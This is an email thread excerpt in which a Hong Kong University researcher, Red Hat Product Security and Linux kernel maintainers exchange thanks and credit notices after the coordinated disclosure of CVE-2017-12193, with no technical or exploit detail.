On Fri, Oct 20, 2017 at 1:30 PM, Red Hat Product Security <secalert@redhat.com> wrote:
[Quoted text hidden]

WU, Fan <u3536072@connect.hku.hk> Sun, Oct 29, 2017 at 2:13 AM
To: Linus Torvalds <torvalds@linux-foundation.org>
Cc: Greg KH <greg@kroah.com>, "security@kernel.org" <security@kernel.org>, David Howells <dhowells@redhat.com>, Heming Cui <heming@cs.hku.hk>

Yeah I just saw it on github.:)

Also thank you all, for managing the project, and thorough thinking before apply patches.

Regards,

Wu Fan

[Quoted text hidden]

Red Hat Product Security <secalert@redhat.com> Thu, Nov 2, 2017 at 11:12 AM
Reply-To: secalert@redhat.com
To: u3536072@connect.hku.hk
Cc: heming@cs.hku.hk, jamesqiu@connect.hku.hk

Gday,

I've made the post to oss-security list and credited you as per the previous email in the thread. I'd like to thank you for reporting this to Red Hat.
Thanks!

Wade Mealing

Heming Cui <heming@cs.hku.hk> Tue, Nov 21, 2017 at 3:10 PM
To: "ZHAO, SHI XIONG" <zsxhku@connect.hku.hk>

all records about cve-2017-12193.

[Quoted text hidden]

Heming Cui <heming@cs.hku.hk> Tue, Nov 21, 2017 at 3:11 PM
To: "ZHAO, SHI XIONG" <zsxhku@connect.hku.hk>

[Quoted text hidden]